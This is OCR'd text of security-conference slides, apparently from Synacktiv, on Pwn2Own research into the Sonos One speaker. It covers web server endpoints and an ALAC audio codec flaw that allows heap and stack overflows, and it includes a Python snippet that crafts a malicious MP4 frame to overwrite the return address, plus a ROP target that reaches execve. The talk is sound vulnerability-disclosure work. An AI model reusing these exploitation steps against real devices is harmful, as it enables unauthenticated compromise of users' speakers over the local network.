- Huge attack surface

Anacapad

Reverse engineering web server

```
api <aDsp_0, sub_43A350, 0, 0, 0, 0> ; "/dsp"
api <aRaw, sub_72E560, 0x100000, 0, 0, 0> ; "/raw"
api <aApi, sub_4853D0, 0, 0, 0, 0> ; "/api"
api <aDeviceAccount, sub_73D5D8, 0x10, 0, 0, 0> ; "/device_account"
api <aDiag_0, sub_72E768, 0, 0, 0, 0> ; "/diag"
api <0>
api <aAlarmclockCont, sub_72C7D8, 0, 0, 0, 0> ; "/AlarmClock/Control"
api <aAudioinControl, sub_72C7D8, 0, 0, 0, 0> ; "/AudioIn/Control"
api <aDeviceproperti_0, sub_72C7D8, 0, 0, 0, 0> ; "/DeviceProperties/Control"
api <aGroupmanagemen, sub_72C7D8, 0, 0, 0, 0> ; "/GroupManagement/Control"
api <aHtcontrolContr, sub_72C7D8, 0, 0, 0, 0> ; "/HTControl/Control"
api <aMusicservicesC, sub_72C7D8, 0, 0, 0, 0> ; "/MusicServices/Control"
api <aSystemproperti, sub_72C7D8, 0, 0, 0, 0> ; "/SystemProperties/Control"
api <aZonegrouptopol, sub_72C7D8, 0, 0, 0, 0> ; "/ZoneGroupTopology/Control"
api <aQplayControl, sub_72C7D8, 0, 0, 0, 0> ; "/QPlay/Control"
api <aMediaserverCon_0, sub_72C7D8, 0, 0, 0, 0> ; "/MediaServer/ConnectionManager/Control"
api <aMediaserverCon, sub_72C7D8, 0, 0, 0, 0> ; "/MediaServer/ContentDirectory/Control"
api <aMediarendererC, sub_72C7D8, 0, 0, 0, 0> ; "/MediaRenderer/ConnectionManager/Contro"...
api <aMediarendererR, sub_72C7D8, 0, 0, 0, 0> ; "/MediaRenderer/RenderingControl/Control"
api <aMediarendererA, sub_72C7D8, 0, 0, 0, 0> ; "/MediaRenderer/AVTransport/Control"
api <aMediarendererG, sub_72C7D8, 0, 0, 0, 0> ; "/MediaRenderer/GroupRenderingControl/Co"...
api <aMediarendererQ, sub_72C7D8, 0, 0, 0, 0> ; "/MediaRenderer/Queue/Control"
api <aMediarendererV, sub_72C7D8, 0, 0, 0, 0> ; "/MediaRenderer/VirtualLineIn/Control"
```

2020 Vulnerability research process

1. Review web server implementation (HTTP parsers)
2. Review each endpoint (> 100)

SYNACKTIV

Anacapad

Reverse engineering web server

No exploitable vulnerability found

Some vulnerabilities in dev mode reserved handlers ☹

The 2020 pwn2own competition was too close at this point, researches were stopped here for 2020 after few days of vulnerability research

Anacapad

Reverse engineering Audio Codecs

Sonos One speaker back at pwn2own 2021

Chose to focus on audio codecs

Exploitable vulnerability found in less than an hour

Anacapad

Reverse engineering Audio Codecs

- Audio files can be played on the same LAN without authentication
- Many file formats / codecs supported
- Sonos core (in C++) is responsible for identifying the format
- Third party codes (C++/C) are responsible for decoding the audio codecs to raw audio
- Sonos core then plays raw audio

Anacapad

Reverse engineering Audio Codecs

Third party code:

- Some codecs are closed source and some are opensource projects

- Open source code base is very old
- Codecs come from various projects
- Most of them seem to have been forked between 2005 and 2012

Anacapad

Reverse engineering Audio Codecs

```
DCQ off_A624D0
DCQ sub_6217A8
DCQ sub_6217E0
DCQ m4a_get_framer_name
DCQ m4a_framer_caller
DCQ 0
DCQ off_A62500
DCQ sub_61A7C0
DCQ sub_61A7D0
DCQ alac_get_framer_name
DCQ alac_framer_caller
```


2021 Vulnerability research process

1. Review the Sonos core part to identify audio decoders
2. Review them one by one


ALAC

ALAC: Apple Lossless Audio Codec

- Made by Apple in 2004
- Bundled in MP4 format
- Bit encoded format so values are not byte-aligned in the file
- Samples can be compressed
- Basic format




ALAC
Vulnerability



Bit indicates partial frame

ALAC
Vulnerability



Partial frame contains additionnal size

ALAC

Vulnerability

```
v58 = (v56 >> 23) & 1;
if ( (has_size & 0x800000) != 0 )
{
  outputsamples = read_bits_from_frame(alac, 32LL);
  *outputsize = alac->bytespersample * outputsamples;// recompute outputsize
}
v59 = alac->setinfo_sample_size;
```

```
do
{
  v62 = read_bits_from_frame(result, v61);
  *(int32_t *)((char *)result->outputsamples_buffer_a + v64) = v62 << v63 >> v63;// heap overflow
}
while ( v65 != v64 + 4 );
```

```
do
{
  alac = (alac_file *)(unsigned int)uncompressed_buffer_a_2[v151];
  if ( channels )
    alac = (alac_file *)(v150 & (unsigned int)uncompressed_buffer_a_1[v151] | ((_DWORD)alac << channels));// two channel
  out_buf[v151++] = (__int16)alac;          // stack oob write
}
while ( outputsamples > (int)v151 );
```

Outputsamples is never verified

SYNACKTIV

ALAC

Open source Search for the OpenSource code

less

```
commit 6d6d7970e7c0ae1bf3f0e015d3c22723ed5b1a28
Author: Mike Melanson <mike@multimedia.cx>
Date:   Sun Mar 6 00:43:55 2005 +0000

    first pass at ALAC decoder from David Hammerton; while David's original
    decoder works great, this decoder is not completely and seamlessly
    integrated yet with FFmpeg

    Originally committed as revision 4008 to svn://svn.ffmpeg.org/ffmpeg/trunk

diff --git a/libavcodec/alac.c b/libavcodec/alac.c
new file mode 100644
index 0000000000..0523707381
--- /dev/null
+++ b/libavcodec/alac.c
@@ -0,0 +1,970 @@
+/*
+ * ALAC (Apple Lossless Audio Codec) decoder
+ * Copyright (c) 2005 David Hammerton
+ * All rights reserved.
+ *
+ * This library is free software; you can redistribute it and/or
+ * modify it under the terms of the GNU Lesser General Public
:
```

SYNACKTIV

```c
void decode_frame(alac_file *alac, unsigned char *inbuffer, void *outbuffer, int *outputsize) {
    // [...]
    switch(channels) {
    case 0: /* 1 channel */
    {
        // [...]
        hassize = readbits(alac, 1); /* the output sample size is stored soon */
        // [...]
        if (hassize) {
            /* now read the number of samples,
             * as a 32bit integer */
            outputsamples = readbits(alac, 32);
            *outputsize = outputsamples * alac->bytespersample;
        }
        // [...]
        if (!isnotcompressed) { /* so it is compressed */
        } else { /* not compressed, easy case */
            if (readsamplesize <= 16) {
                int i;
                for (i = 0; i < outputsamples; i++) {
                    int32_t audiobits = readbits(alac, readsamplesize);
                    audiobits = SIGN_EXTENDED32(audiobits, readsamplesize);
                    alac->outputsamples_buffer_a[i] = audiobits;            // heap overflow
                }
            }
            // [...]
        }

        switch(alac->setinfo_sample_size) {
        case 16: {
            int i;
            for (i = 0; i < outputsamples; i++)
            {
                int16_t sample = alac->outputsamples_buffer_a[i];
                if (host_bigendian)
                    _Swap16(sample);
                ((int16_t*)outbuffer)[i * alac->numchannels] = sample;  // output buffer overflow
            }
            break;
        }
```

Exploitation

Stack & heap overflow ALAC

Vulnerable function called with a stack buffer as output buffer

```
__int64 __fastcall alac_frame_decoder_0x4000_output(
        __int64 a1,
        __int64 a2,
        __int64 alac_obj,
        unsigned __int8 *input_buf,
        unsigned int a5,
        unsigned int a6,
        void *a7)
{
  int output_size; // [xsp+3Ch] [xbp+3Ch] BYREF
  __int16 output_stack_buffer[8192]; // [xsp+40h] [xbp+40h] BYREF

  output_size = 0x4000;
  alac_frame_decoder(alac_obj, input_buf, output_stack_buffer, &output_size);
  return (*(__int64 (__fastcall **)(__int64, __int16 *, unsigned __int64, _QWO
          a2,
          output_stack_buffer,
          (unsigned __int64)output_size >> 1,
          a5,
          a6,
          a7);
}
```

```
__int64 __fastcall alac_frame_decoder_0x8000_output(
        __int64 a1,
        __int64 a2,
        __int64 alac_obj,
        unsigned __int8 *input_buf,
        unsigned int a5,
        unsigned int a6,
        void *a7)
{
  int v12; // [xsp+3Ch] [xbp+3Ch] BYREF
  __int16 v13[16384]; // [xsp+40h] [xbp+40h] BYREF

  v12 = 0x8000;
  alac_frame_decoder((alac_file *)alac_obj, input_buf, v13, &v12);
  return (*(__int64 (__fastcall **)(__int64, __int16 *, unsigned _
          a2,
          v13,
          (unsigned __int64)v12 >> 2,
          a5,
          a6,
          a7);
```

16 bits samples => 0x4000 stack buffer

24 bits samples => 0x8000 stack buffer

Exploitation

Stack & heap overflow ALAC

- No stack canaries & no PIE => direct ROP

- Reaching the stack overflow implies overflowing heap chunks

- Heap chunks are freed before the function returns

$\Rightarrow$ corrupted heap chunks will make the process crash

- Stack data (samples) are written by 16 or 24 bits

Exploitation 1

Stack overflow ALAC

```
switch(alac->setinfo_sample_size) {
case 16: {
    int i;
    for (i = 0; i < outputsamples; i++)
    {
        int16_t sample = alac->outputsamples_buffer_a[i];
        if (host_bigendian)
            _Swap16(sample);
        ((int16_t*)outbuffer)[i * alac->numchannels] = sample;  // output buffer overflow
    }
    break;
}
```

- Reaching the stack overflow ~~implies overflowing heap chunks~~

Wooops

Stack overflow ALAC


```
__int64 __fastcall sub_45BFC0(alac_file *a1, unsigned __int8 *a2, float *a3, int *output_size)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  setinfo_max_samples_per_frame = a1->setinfo_max_samples_per_frame;
  v7 = *output_size;
  a1->input_buffer = a2;
  a1->input_buffer_bitaccumulator = 0;
  numchannels = a1->numchannels;
  v9 = *a2;
  a1->input_buffer_bitaccumulator = 3;
  if ( (unsigned int)(numchannels - 1) > 1 )    // only 2 channel max
    goto LABEL_14;
  v11 = setinfo_max_samples_per_frame * a1->bytespersample;
  *output_size = v11;
  if ( v11 > v7 )
    goto LABEL_14;
  v12 = v9 >> 5;
  if ( v12 )
```

Sonos published an update: ALAC is now limited to 2 channels

The automatic crash uploader is likely responsible for telling Sonos that the ALAC code had a vulnerability


Exploitation 2

Stack & heap overflow ALAC



Exploitation 2

Stack & heap overflow ALAC



Exploitation 2

Stack & heap overflow ALAC

```
# inject size that overflow
inject_size = 0x2000 + 6
first_64 = struct.unpack(">Q", mp4[frame_pos:frame_pos + 8])[0]
size_mask = (~(0xFFFFFFFF<<9)) & 0xFFFFFFFFFFFFFFFF
first_64 = (first_64 & size_mask) + (inject_size<<9)
mp4[frame_pos:frame_pos + 8] = struct.pack(">Q", first_64)

# repair heap chunk sizes
ret_pos = 0x200A
value_32 = ((0x4015&0xffff)<<9)
mp4[frame_pos+ret_pos:frame_pos+ret_pos+4] = struct.pack(">I", value_32)
mp4[frame_pos+ret_pos+4:frame_pos+ret_pos+5] = b'\x00'
ret_pos = 0x4012
value_32 = ((0x4015&0xffff)<<9)
mp4[frame_pos+ret_pos:frame_pos+ret_pos+4] = struct.pack(">I", value_32)
mp4[frame_pos+ret_pos+4:frame_pos+ret_pos+5] = b'\x00'

ret_pos = 0x400B
pc=config["jump"]
value_64 = (((pc & 0xFFFF)<<16) + ((pc>>16)&0xFFFF)<<1)
mp4[frame_pos+ret_pos:frame_pos+ret_pos+8] = struct.pack(">Q", value_64)
```

Exploitation 2

Stack & heap overflow ROP

```
snprintf((char *)&v26, 0x400uLL, "/bin/mdputil -fwe %u%s", v8, &null_byte);
v14 = split_arg_and_execve((__int64)&v26, (__int64)&fd);
```


```
ADD             X2, X2, #0x380
MOV             X0, X21 ; s
MOV             X1, #0x400 ; maxlen
ADD             X23, X29, #0x60 ; `
BL              .snprintf
MOV             X1, X23
MOV             X0, X21
BL              split_arg_and_execve
CMN             W0, #1
```

Exploitation 2

Stack & heap overflow ROP

PC →

```
ADD     X2, X2, #0x380
MOV     X0, X21 ; s
MOV     X1, #0x400 ; maxlen
ADD     X23, X29, #0x60 ; `'
BL      .snprintf
MOV     X1, X23
MOV     X0, X21
BL      split_arg_and_execve
CMN     W0, #1
```

